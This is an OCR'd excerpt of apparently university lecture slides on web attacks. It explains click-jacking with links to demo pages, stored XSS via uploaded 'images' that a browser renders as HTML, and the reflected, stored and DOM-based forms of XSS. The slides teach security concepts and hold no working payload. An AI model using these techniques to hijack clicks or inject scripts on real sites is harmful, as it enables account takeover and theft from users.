
Let's click here!



Click-Jacking

- Demo #1: you think you're typing to a familiar app and you're not
  - E.g., http://imchris.org/files/transparent-ff.html
- Demo #2: you don't think you're typing to a familiar app but you are
  - E.g., http://samy.pl/quickjack/twitter.html
    (note, doesn't quite work)
- Demo #3: you're living in *The Matrix*

“Browser in Browser”



Stored XSS Using Images

Suppose pic.jpg on a web server contains HTML !

- Request for http://site.com/pic.jpg results in:

- IE will render this as HTML (despite Content-Type)

- Consider photo sharing sites that support image uploads
  - What if attacker uploads an “image” that is a script?

XSS In General Terms

- XSS vulnerability = attacker can inject scripting code into pages generated by a web app

- Methods for injecting malicious code:
  - Reflected XSS
    - attack script reflected back to user as part of a page from the victim site
  - Stored XSS
    - attacker stores malicious code in a resource managed by the web app, such as a database
  - (DOM-based: injected script is just part of a web page's document attributes)

Questions?